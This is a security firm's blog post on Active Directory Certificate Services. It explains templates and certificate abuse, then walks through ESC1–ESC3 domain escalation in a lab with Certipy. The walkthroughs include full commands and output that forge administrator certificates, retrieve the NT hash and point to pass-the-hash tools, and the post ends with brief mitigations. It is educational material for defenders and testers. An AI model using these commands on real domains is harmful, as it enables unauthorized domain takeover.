Active Directory Certificate Services: Preventing Abuse

redfoxsec.com/blog/understanding-active-directory-certificate-services-ad-cs

Kunal Kumar May 10, 2024

Understanding Active Directory Certificate Services (AD CS)

- May 10, 2024
- Active Directory
- Kunal Kumar

Active Directory Certificate Services (AD CS) is a fundamental server role in Microsoft's public key infrastructure (PKI). It provides the framework for creating, distributing, and managing digital certificates, which serve as the backbone of trust and identity verification within enterprise networks. By tightly integrating with Active Directory, AD CS ensures that organizations can securely manage authentication, encryption, and digital signing across users, devices, and applications.

In modern enterprises, where secure communication and identity assurance are paramount, AD CS plays a critical role. Certificates issued through AD CS are not just limited to securing web traffic with TLS/SSL but extend to scenarios such as smart card logins, email encryption, VPN authentication, code signing, and protecting service-to-

service communication. Without such a system, organizations would be forced to rely on external or manual certificate management, which often leads to inefficiencies, higher costs, and greater exposure to security risks.

This article explores the key functions of AD CS, explains how certificates and templates operate within Active Directory environments, highlights common misconfigurations and their potential impact, and offers best practices for safeguarding your PKI infrastructure. Understanding these aspects is essential not only for system administrators and security teams but also for organizations looking to strengthen their defense against identity-based threats and certificate abuse.

Understanding Active Directory Certificate Services (AD CS)

AD CS is a server role integral to Microsoft's **public key infrastructure (PKI)** implementation. It tightly integrates with Active Directory and facilitates the issuance of X.509-formatted digitally signed electronic documents, known as certificates.

Why Certificates Matter

Digital certificates are multipurpose tools. They can:

- Encrypt sensitive communications
- Verify the integrity of messages
- Authenticate users, devices, and applications

By relying on asymmetric cryptography (public/private key pairs), certificates provide a trustworthy way to establish identity within a network.

Role of Certificate Authorities (CAs)

Certificate Authorities (CAs) are at the heart of PKI. They validate the identity of entities requesting certificates and issue them once verified. This trust anchor ensures that certificates are only granted to authorized users or systems.

The Certificate Lifecycle

Here's a simplified breakdown of how a certificate is issued:

1. A client creates a public/private key pair.
2. A Certificate Signing Request (CSR) containing the public key and subject details is generated.
3. The CSR is sent to an Enterprise CA.
4. The CA checks the requester's eligibility and the certificate template permissions.

5. If approved, the CA signs the certificate with its private key and returns it to the requester.

This controlled process ensures certificates are distributed securely and used appropriately.

Refer to the below diagram for better understanding:

Certificate Templates and AD CS Enterprise CAs

AD CS Enterprise CAs issue certificates based on settings defined in AD objects known as certificate templates, which contain enrolment policies and predefined settings containing vital information needed to issue certificates such as:

Validity period of the certificate

Intended usage of the certificate

Specification of the subject

Authorized entities for requesting a certificate

Various other settings

Extended Key Usage (EKU) and Authentication

1. Templates can also include **Extended Key Usage (EKU) Object Identifiers (OIDs)**, which specify the allowed purposes of a certificate.

2. Examples include:

- **Client Authentication** (OID: 1.3.6.1.5.5.7.3.2)
- **PKINIT Client Authentication** (OID: 1.3.6.1.5.2.3.4) – not enabled by default but can be added

3. These OIDs are what make certificate-based authentication possible.

Additional Settings and Issuance Requirements

In addition to EKU OIDs, templates encompass various other settings, which are further explored in detail in the Certified Pre-Owned whitepaper. The paper also delves into template **"Issuance Requirements"** that serve as preventive controls, a topic that has been covered in this **whitepaper.**

Exploring ADCS Misconfigurations

The exploration of ADCS misconfigurations began with the release of SpecterOps' influential White Paper titled "**Certified Pre-Owned – Abusing Active Directory Certificate Services.**" This paper delved into misconfigurations ranging from ESC1 to ESC8.

The Potential Risks and Attack Vectors

1. Certificate Abuse: A Gateway for Attackers

Active Directory's Certificate Services (AD CS) offers attackers an avenue to gain unauthorized entry and escalate privileges within an Active Directory environment. By exploiting misconfigurations or vulnerabilities within AD CS, attackers could leverage certificates to fraudulently authenticate as any user or machine within an environment, giving them extensive privileges that compromise all domains within it.

2. Common Misconfigurations in AD CS

AD CS can be vulnerable to various misconfigurations that could lead to privilege escalation and compromise, including giving low-privileged users enrolment rights, disabling manager approval, not requiring authorized signatures, and overly permissive certificate template security descriptors. Furthermore, errors related to certificate templates, subject alternative names, enrolment agent templates can enable attackers to request certificates without authorization from AD CS servers.

3. Domain Escalation: A Serious Security Concern

One of the most significant risks associated with AD CS is domain escalation. Through various misconfigurations and vulnerabilities in AD CS, attackers can escalate their privileges within the domain and gain unauthorized access to sensitive resources. This can have severe consequences for the security and integrity of an organization's infrastructure.

Practical: Domain Escalation using ESC1

1. Understanding ESC1 Domain Escalation Scenario

The ESC1 (Escalation 1) scenario is the initial domain escalation scenario and is part of a collection of escalation scenarios that exploit misconfigured AD CS certificate templates.

2. Misconfiguration in ESC1

The primary misconfiguration in this domain escalation scenario involves “Client Authentication” EKU and the ability to specify an alternate user in the certificate request. If a certificate template permits the inclusion of a **subjectAltName (SAN)** different from the user initiating the certificate request (CSR), it opens the possibility to request a certificate as any user within the domain.

3. Exploiting ESC1 for Unauthorized Access and Privilege Escalation

Suppose we compromise the domain account Sara; we can utilize it to enumerate the CA’s certificate templates to identify those that allow the inclusion of alternate names (SAN) and specified “Client Authentication” EKU. If such templates are found, we can request a certificate using the compromised Sara account’s credentials, including the desired alternate account (e.g., Administrator) in the SAN field. Upon successful issuance of the certificate, the ADCS server sends the certificate back, enabling us to use it to authenticate as the specified account in the SAN. This could potentially lead to unauthorized access and privilege escalation by authenticating as a higher-privileged user using the acquired certificate as credentials.

4. ESC1 Abuse Requirements

ESC1 abuse requirements include disabling manager approval, removing signature requirements, granting enrollment rights to low-privileged users through a permissive template, defining EKUs for authentication, and allowing requesters to specify subjectAltName in the CSR.

5. ESC1 Enumeration

Understanding how to enumerate ADCS to find vulnerable components using **Certipy** github

6. Finding Vulnerable Template ESC1

The following command will show information about certificate authorities and vulnerable certificate templates:

```
certipy find -u Sara -p ‘s@ra@123’ -dc-Ip 10.0.2.4 -stdout -enabled -vulnerable
```

```
┌──(root㉿kali)-[~]
└─# certipy find -u sara -p 's@ra@123' -dc-ip 10.0.2.4 -stdout -enabled -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 39 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 14 enabled certificate templates
[*] Trying to get CA configuration for 'badcs-BADCS-CA-2' via CSRA
[!] Got error while trying to get CA configuration for 'badcs-BADCS-CA-2' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General a
ccess denied error.
[*] Trying to get CA configuration for 'badcs-BADCS-CA-2' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'badcs-BADCS-CA-2'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : badcs-BADCS-CA-2
    DNS Name                            : badcs.badcs.fox
    Certificate Subject                 : CN=badcs-BADCS-CA-2, DC=badcs, DC=fox
    Certificate Serial Number           : 63479BAF4CAC868048DDDDB39B277D42
    Certificate Validity Start          : 2024-04-16 08:23:47+00:00
    Certificate Validity End            : 2029-04-16 08:33:47+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : BADCS.FOX\Administrators
      Access Rights
        ManageCertificates              : BADCS.FOX\Administrators
                                          BADCS.FOX\Domain Admins
                                          BADCS.FOX\Enterprise Admins
        ManageCa                        : BADCS.FOX\Administrators
```


Vulnerable certificate template “ESC-1” found, which have “Client Authentication” EKU, manager approval is set to “False”, and Enrollment Rights set to “Domain Users” means any user can enroll for this certificate template using any user’s UPN.

```
    Template Name                       : ESC-1
    Display Name                        : ESC-1
    Certificate Authorities             : badcs-BADCS-CA-2
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : BADCS.FOX\Domain Admins
                                          BADCS.FOX\Domain Users
                                          BADCS.FOX\Enterprise Admins
      Object Control Permissions
        Owner                           : BADCS.FOX\Administrator
        Write Owner Principals          : BADCS.FOX\Domain Admins
                                          BADCS.FOX\Enterprise Admins
                                          BADCS.FOX\Administrator
        Write Dacl Principals           : BADCS.FOX\Domain Admins
                                          BADCS.FOX\Enterprise Admins
                                          BADCS.FOX\Administrator
        Write Property Principals       : BADCS.FOX\Domain Admins
```

Abusing Vulnerable Template ESC1

To abuse ESC-1 vulnerable template, we can use Certipy tool to request for the new certificate by specifying UPN of Administrator user, by doing this, it will request for ESC-1 certificate using Administrator UPN, later we can use this certificate to authenticate as Administrator.

```
certipy req -u Sara -p ‘s@ra@123’ -dc-Ip 10.0.2.4 -ca badcs-BADCS-CA-2 -template ESC-1 -upn administrator@badcs.fox
```



Using the saved certificate administrator.pfx, we can authenticate to domain as administrator user or using certipy tool, we can retrieve the NT hash of the administrator user.

The following certipy command try to authenticate using the administrator.pfx certificate and try to retrieve the NT hash of the administrator user.

```
certipy auth -pfx administrator.pfx
```

Using the retrieve NT hash of Administrator user, we can authenticate to “Domain Controller” using PassTheHash method, The following tools can be utilized for this: smbexec.py, wmiexecpy, psexec.py and Rubeus.exe

Practical: Domain Escalation using ESC2

1. Understanding ESC2 Domain Escalation Scenario The ESC2 (Escalation 2) scenario is the initial domain escalation scenario and is part of a collection of escalation scenarios that exploit misconfigured AD CS certificate templates.

2. Misconfiguration in ESC2

The primary misconfiguration in this domain escalation scenario involves “Any Purpose” EKU and the ability to specify an alternate user in the certificate request. If a certificate template permits the inclusion of a subjectAltName (SAN) different from the user initiating the certificate request (CSR), it opens the possibility to request a certificate as any user within the domain.

3. Exploiting ESC2 for Unauthorized Access and Privilege Escalation

Suppose we compromise the domain account Sara; we can utilize it to enumerate the CA’s certificate templates to identify those that allow the inclusion of alternate names (SAN) and specified “Any Purpose” EKU. If such templates are found, we can request a certificate using the compromised Sara account’s credentials, including the desired alternate account (e.g., Administrator) in the SAN field. Upon successful issuance of the certificate, the ADCS server sends the certificate back, enabling us to use it to

authenticate as the specified account in the SAN. This could potentially lead to unauthorized access and privilege escalation by authenticating as a higher-privileged user using the acquired certificate as credentials.

4. ESC2 Abuse Requirements

ESC2 abuse requires the Enterprise CA to allow low-privileged users to request certificates, with manager approval and signature requirements disabled, a permissive template granting enrollment rights, the template defining an Any Purpose EKU or none, and allowing requesters to specify a subjectAltName in the CSR.


5. ESC2 Enumeration

Use **certipy** tool and its vast options we can find vulnerable templates and use the same tool to abuse it to compromise the domain.

6. Finding Vulnerable Template ESC2

The following command will show information about certificate authorities and vulnerable certificate templates:

```
certipy find -u Sara -p ‘s@ra@123’ -dc-Ip 10.0.2.4 -stdout -enabled -vulnerable
```



Vulnerable certificate template “ESC-2” found, which have “Any Purpose” EKU, manager approval is set to “False”, and Enrollment Rights set to “Domain Users” means any user can enroll for this certificate template using any user’s UPN

```
Template Name                       : ESC-2
Display Name                        : ESC-2
Certificate Authorities             : badcs-BADCS-CA-2
Enabled                             : True
Client Authentication               : True
Enrollment Agent                    : True
Any Purpose                         : True
Enrollee Supplies Subject           : True
Certificate Name Flag               : EnrolleeSuppliesSubject
Enrollment Flag                     : PublishToDs
                                      IncludeSymmetricAlgorithms
Private Key Flag                    : ExportableKey
Extended Key Usage                  : Any Purpose
Requires Manager Approval           : False
Requires Key Archival               : False
Authorized Signatures Required      : 0
Validity Period                     : 1 year
Renewal Period                      : 6 weeks
Minimum RSA Key Length              : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights               : BADCS.FOX\Domain Admins
                                      BADCS.FOX\Domain Users
                                      BADCS.FOX\Enterprise Admins
  Object Control Permissions
    Owner                           : BADCS.FOX\Administrator
    Write Owner Principals          : BADCS.FOX\Domain Admins
                                      BADCS.FOX\Enterprise Admins
                                      BADCS.FOX\Administrator
    Write Dacl Principals           : BADCS.FOX\Domain Admins
                                      BADCS.FOX\Enterprise Admins
                                      BADCS.FOX\Administrator
    Write Property Principals       : BADCS.FOX\Domain Admins
                                      BADCS.FOX\Enterprise Admins
                                      BADCS.FOX\Administrator
```

Abusing Vulnerable Template ESC2

To abuse ESC-2 vulnerable template, we can use certipy tool to request for the new certificate by specifying UPN of Administrator user, by doing this, it will request for ESC-2 certificate using Administrator UPN, later we can use this certificate to authenticate as Administrator.

```
certipy req -u Sara -p ‘s@ra@123’ -dc-Ip 10.0.2.4 -ca badcs-BADCS-CA-2 -template ESC-2 -upn administrator@badcs.fox
```

```
┌──(root㉿kali)-[~]
└─# certipy req -u sara -p 's@ra@123' -dc-ip 10.0.2.4 -ca badcs-BADCS-CA-2 -template ESC-2 -upn administrator@badcs.fox
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 73
[*] Got certificate with UPN 'administrator@badcs.fox'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

┌──(root㉿kali)-[~]
└─#
```

Using the saved certificate administrator.pfx, we can authenticate to domain as administrator user or using certipy tool, later, we can retrieve the NT hash of the administrator user.

The following certipy command try to authenticate using the administrator.pfx certificate and try to retrieve the NT hash of the administrator user.

```
certipy auth -pfx administrator.pfx
```

Using the retrieve NT hash of Administrator user, we can authenticate to “Domain Controller” using PassTheHash method, The following tools can be utilized for this: smbexec.py, wmiexecpy, psexec.py and Rubeus.exe

Practical: Domain Escalation using ESC3

1. Understanding ESC3 Domain Escalation Scenario

The ESC3 (Escalation 3) scenario is similar to ESC1 and ESC2, but it involves the exploitation of a different EKU and necessitates an extra step for the abuse to occur.

2. Misconfiguration in ESC3

- The EKU Certificate Request Agent, identified by the Object Identifier (OID) 1.3.6.1.4.1.311.20.2.1, commonly known as the Enrollment Agent, enables a principal to request a certificate on behalf of another user. Imagine a scenario where a user with a smart card meets an IT administrator in person for identity verification, and the administrator needs to submit a certificate request on behalf of that user.
- AD CS accomplishes this by utilizing a certificate template that includes the Certificate Request Agent OID (1.3.6.1.4.1.311.20.2.1) within its Extended Key Usages. The enrollment agent enrols in this template and utilizes the resulting certificate to jointly sign a Certificate Signing Request (CSR) on behalf of the other user. Afterwards, the enrollment agent submits the co-signed CSR to the Certification Authority while enrolling in a template that grants permission to enroll on behalf of others. In response, the CA issues a certificate for the designated user.
- To abuse this for privilege escalation, a CA required at least two templates matching conditions below:

Condition 1:

It requires the Enterprise CA to allow low-privileged users to request certificates, with manager approval and signature requirements disabled, a permissive template granting enrollment rights, and the Certificate Request Agent OID enabled to request certificates on behalf of other principals.

Condition 2:

Use the Enterprise CA to allow low-privileged users to request certificates, with manager approval disabled, a template schema version of 1 or above 2 enforcing an Application Policy Issuance Requirement that requires the Certificate Request Agent EKU, the

template to include authentication EKUs, and no enrollment agent restrictions configured on the CA.


3. ESC3 Enumeration

Use **certipy** tool and its vast options we can find vulnerable templates and use the same tool to abuse it to compromise the domain.

4. Finding Vulnerable Template ESC3

The following command will show information about certificate authorities and vulnerable certificate templates:

```
certipy find -u Sara -p 's@ra@123' -dc-Ip 10.0.2.4 -stdout -enabled -vulnerable
```



Vulnerable certificate template “ESC-3” found, which have “Any Purpose” EKU, manager approval is set to “False”, and Enrollment Rights set to “Domain Users” means any user can enroll for this certificate template using any user’s UPN

```
Template Name                       : ESC-3
Display Name                        : ESC-3
Certificate Authorities             : badcs-BADCS-CA-2
Enabled                             : True
Client Authentication               : False
Enrollment Agent                    : True
Any Purpose                         : False
Enrollee Supplies Subject           : False
Certificate Name Flag               : SubjectRequireDirectoryPath
                                      SubjectAltRequireUpn
Enrollment Flag                     : AutoEnrollment
Private Key Flag                    : 16842752
Extended Key Usage                  : Certificate Request Agent
Requires Manager Approval           : False
Requires Key Archival               : False
Authorized Signatures Required      : 0
Validity Period                     : 2 years
Renewal Period                      : 6 weeks
Minimum RSA Key Length              : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights               : BADCS.FOX\Domain Users
                                      BADCS.FOX\Domain Admins
                                      BADCS.FOX\Enterprise Admins
  Object Control Permissions
    Owner                           : BADCS.FOX\Administrator
    Write Owner Principals          : BADCS.FOX\Domain Admins
                                      BADCS.FOX\Enterprise Admins
                                      BADCS.FOX\Administrator
    Write Dacl Principals           : BADCS.FOX\Domain Admins
                                      BADCS.FOX\Enterprise Admins
                                      BADCS.FOX\Administrator
    Write Property Principals       : BADCS.FOX\Domain Admins
                                      BADCS.FOX\Enterprise Admins
                                      BADCS.FOX\Administrator
```

Abusing Vulnerable Template ESC3

To abuse ESC-3 vulnerable template, we can use certipy tool to request for the new certificate for ESC-3 template as Sara user.

```
certipy req -u Sara -p 's@ra@123' -dc-Ip 10.0.2.4 -ca badcs-BADCS-CA-2 -template ESC-3
```

```
┌──(root㉿kali)-[~]
└─# certipy req -u sara -p 's@ra@123' -dc-ip 10.0.2.4 -ca badcs-BADCS-CA-2 -template ESC-3
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 74
[*] Got certificate with UPN 'sara@badcs.fox'
[*] Certificate object SID is 'S-1-5-21-2279966225-1805282412-1758541606-1105'
[*] Saved certificate and private key to 'sara.pfx'

┌──(root㉿kali)-[~]
└─#
```

Afterwards, we can request a certificate on behalf of any user from any other template by including the above exported certificate sara.pfx. It is crucial to request a certificate from a template that allows Client Authentication EKU. The built-in “User” template can be utilized for this (Condition 2).

```
Select Administrator: Windows PowerShell

CA Name                             : badcs.badcs.fox\badcs-BADCS-CA-2
Template Name                       : User
Schema Version                      : 1
Validity Period                     : 1 year
Renewal Period                      : 6 weeks
msPKI-Certificate-Name-Flag         : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag               : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required      : 0
pkiextendedkeyusage                 : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : <null>
Permissions
  Enrollment Permissions
    Enrollment Rights           : FOX-DC\Domain Admins          S-1-5-21-2279966225-1805282412-1758541606-512
                                  FOX-DC\Domain Users           S-1-5-21-2279966225-1805282412-1758541606-513
                                  FOX-DC\Enterprise Admins      S-1-5-21-2279966225-1805282412-1758541606-519
  Object Control Permissions
    Owner                       : FOX-DC\Enterprise Admins      S-1-5-21-2279966225-1805282412-1758541606-519
    WriteOwner Principals       : FOX-DC\Domain Admins          S-1-5-21-2279966225-1805282412-1758541606-512
                                  FOX-DC\Enterprise Admins      S-1-5-21-2279966225-1805282412-1758541606-519
    WriteDacl Principals        : FOX-DC\Domain Admins          S-1-5-21-2279966225-1805282412-1758541606-512
                                  FOX-DC\Enterprise Admins      S-1-5-21-2279966225-1805282412-1758541606-519
    WriteProperty Principals    : FOX-DC\Domain Admins          S-1-5-21-2279966225-1805282412-1758541606-512
                                  FOX-DC\Enterprise Admins      S-1-5-21-2279966225-1805282412-1758541606-519
```

The following certipy command request a certificate on behalf of the Administrator user using the saved sara.pfx certificate.

```
certipy req -u Sara -p ‘s@ra@123’ -dc-Ip 10.0.2.4 -ca badcs-BADCS-CA-2 -templet
User -on-behalf-of administrator -pfx sara.pfx
```

With the saved certificate administrator.pfx, authentication as the administrator user on the domain or retrieving the NT hash using certipy tool is possible.

```
certipy auth -pfx administrator.pfx
```

Using the retrieve NT hash of Administrator user, we can authenticate to “Domain Controller” using PassTheHash method, The following tools can be utilized for this: smbexec.py, wmiexecpy, psexec.py and Rubeus.exe

Mitigations

1. Auditing Active Directory Certificate Services Architecture and Certificate Templates

Regular auditing of AD CS architecture and certificate templates is crucial for promptly identifying and addressing vulnerabilities. Organizations must conduct thorough audits of AD CS security settings, including enrolment rights, manager approval, authorized signatures, and access control for each managed certificate template. Additionally, it’s imperative to recognize CA servers, including subordinate CAs, as Tier 0 assets that require robust protection measures.

2. Treating CA Servers as Tier 0 Assets

Given their critical role in AD CS, organizations should treat CA servers like Domain Controllers – applying stringent access controls, regular patching and monitoring, restricting physical and logical access, etc. In doing so, organizations can increase overall AD CS security through such measures.

TL;DR

Active Directory Certificate Services (AD CS) serves a vital function in safeguarding digital certificates within an enterprise setting. However, its security implications are frequently underestimated, potentially leaving organizations vulnerable to attacks or compromise. To bolster the security of their AD CS infrastructure and mitigate risks linked to certificate abuse and domain escalation, organizations must grasp potential threats, institute robust security measures, and adhere to industry best practices.

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. If you are looking to improve your organization's security posture, **contact us** today to discuss your security testing needs. Our team of security professionals can help you **identify vulnerabilities and weaknesses in your systems and provide recommendations to remediate them.**

"Join us on our journey of growth and development by signing up for our comprehensive **courses.**"

PreviousAsus RT N12 + B1's CSV Injection CVE-2024-28328
NextAsus RT N12 + B1's Insecure Credential Storage CVE-2024-28327

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker's Swiss Army Knife. Have You Heard About It?